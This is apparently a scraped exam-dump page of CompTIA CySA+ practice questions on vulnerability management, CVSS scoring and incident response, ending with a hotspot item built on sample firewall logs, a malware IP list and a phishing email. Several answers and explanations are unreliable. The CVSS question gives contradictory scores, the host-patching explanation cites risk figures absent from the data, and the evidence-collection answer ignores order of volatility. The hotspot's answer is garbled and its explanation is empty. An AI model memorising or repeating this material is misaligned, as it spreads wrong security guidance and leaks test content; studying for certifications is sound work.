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NEW QUESTION 1

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades. Which of the following is the best method to remediate the bugs?

- A. Reschedule the upgrade and deploy the patch
- B. Request an exception to exclude the patch from installation
- C. Update the risk register and request a change to the SLA
- D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:

When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION 2

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

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NEW QUESTION 3

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

- A. VM_PRD_DB
- B. VM_DEV_DB
- C. VM_DEV_Web02
- D. VM_PRD_Web01

Answer: D

Explanation:

This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.

References[CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67.[What is a Public IP Address?][What is Port 80?]

NEW QUESTION 4

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR

D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 5

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious tiles
- D. Routing table
- E. Static IP address


Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 6

A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Which of the following should be remediated first?

- A. SQL injection
- B. RFI
- C. XSS
- D. Code injection

Answer: A

Explanation:

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries¹². SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution³⁴. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks⁵. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface · Arachni/arachni Wiki · GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION 7

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior

D. Data exfiltration

Answer: D

Explanation:

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls¹

The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 8

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: DE

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

NEW QUESTION 9

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 10

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
- B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

? Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.

? Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.

? Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.

? User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.

? Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.

? Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.

? Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the

system.

? Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10])

Where:

Impact = $6.42 \times [1 - ((1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability}))]$ Exploitability = $8.22 \times \text{Attack Vector} \times \text{Attack Complexity} \times \text{Privileges Required} \times \text{User Interaction}$

Using this formula, we get:

Impact = $6.42 \times [1 - ((1 - 0.56) \times (1 - 0.56) \times (1 - 0.56))] = 5.9$

Exploitability = $8.22 \times 0.85 \times 0.77 \times 0.62 \times 0.85 = 2.8$

Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option. The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

? CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it

has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.

? CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it

has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.

? CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has

a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 10

Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

- A. CASB
- B. DMARC
- C. SIEM
- D. PAM

Answer: A

Explanation:

A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats¹²

The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages³⁴ SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks⁵⁶ PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources⁷⁸

NEW QUESTION 14

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model Of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Answer: D

Explanation:

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

NEW QUESTION 19

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialed scan
- B. External scan
- C. Differential scan
- D. Network scan

Answer: A

Explanation:

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 20

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 25

A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best allow the organization to identify rogue devices more quickly?

- A. Implement a continuous monitoring policy.
- B. Implement a BYOD policy.
- C. Implement a portable wireless scanning policy.
- D. Change the frequency of network scans to once per month.

Answer: A

Explanation:

The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents¹.

NEW QUESTION 30

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

Answer: C

Explanation:

The correct answer is C. Impact.

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service¹.

The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 33

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

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Host    CVE: (Vulnerability Name) Metrics
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host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)   DDS:AEX:NOA
host03  CVE-2007-99996:
      (NarrowStairs)           RCE:AEX:HVT
host04  CVE-2009-99998:
      (Topendoor)             UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
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Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of $10 \times 0.9 = 9$, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 34

A security analyst is responding to an incident that involves a malicious attack on a network. Data closet. Which of the following best explains how an analyst should properly document the incident?

- A. Back up the configuration file for all network devices
- B. Record and validate each connection
- C. Create a full diagram of the network infrastructure
- D. Take photos of the impacted items

Answer: D

Explanation:

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation. Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION 37

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- ? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- ? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- ? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- ? Following the organization's policies and procedures on security awareness and best practices

Official References:

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NEW QUESTION 41

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

- A. Scan the employee's computer with virus and malware tools.
- B. Review the actions taken by the employee and the email related to the event
- C. Contact human resources and recommend the termination of the employee.
- D. Assign security awareness training to the employee involved in the incident.

Answer: B

Explanation:

In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

NEW QUESTION 46

HOTSPOT

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

Firewall log
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Traffic denied:

Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001

Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721

Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.

[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.

[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report				
Shows files, folders, shares, and permissions that were created, deleted, or modified.				
Action	Object type	What	Who	When
Added	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Where:	Host1			
Workstation:	172.30.0.152			
Removed	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Where:	Host1			
Workstation:	172.30.0.152			
Date created:		"11/30/19 12:05:34"		
Added	File	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Where:	Host1			
Workstation:	172.30.0.152			
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where:	Host1			
Workstation:	172.30.0.152			
Renamed	File		Domainusers\user1	12/1/19 14:25:30
Where:	Host1			
Workstation:	172.30.0.152			
Name changed from:		resume1.docx to resume2.docx		

Malware domain list:

Malware domain list
MalwareDomainList.com Host List # # http://www.maowaredomainlist.com/hostlist/hosts.txt # # Last updated: 3 Dec 2019, 21:00:00 # # IP # 171.25.193.20 171.25.193.25 185.220.101.194 81.161.63.103 81.161.63.253 77.247.181.162 141.98.81.194 46.101.220.225 139.59.95.60 51.254.37.192 81.161.63.104 139.59.116.115

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information
Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset: 172.30.0.150
Risk: Anyone can read the information by gaining access to the channel being used for communication.
Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations
Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset: 172.30.0.152
Risk: Enhanced risk for unauthorized or malicious software installation
Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute
Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset: 172.30.0.157
Risk: Session sidejacking
Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate
Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset: 172.30.0.153
Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference: CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at [Company Webmail](#).

Download the latest mail client located [here](#).

Thank you.

IT HelpDesk

Kill chain item

Phishing email	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware install	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Active links	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware execution	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malicious website access	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	File encryption	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malware download	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>		

Identify the following:

Malicious executable	<div>Select option</div> <div>invoice.exe</div> <div>resume1.docx</div> <div>resume2.docx</div> <div>payroll.xlsx</div>
Malicious IP address	<div>Select option</div> <div>81.161.63.103</div> <div>81.161.63.253</div> <div>171.25.193.20</div> <div>185.220.101.194</div> <div>192.168.2.1</div> <div>171.25.193.25</div> <div>10.1.1.238</div>
Date/time malware entered organization	<div>Select option</div> <div>1 Dec 2019 11:24:16</div> <div>1 Dec 2019 14:03:19</div> <div>1 Dec 2019 14:03:55</div> <div>30 Nov 2019 12:05:34</div> <div>1 Dec 2019 14:25:30</div> <div>1 Dec 2019 13:59:25</div> <div>30 Nov 2019 12:25:13</div>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Kill chain item

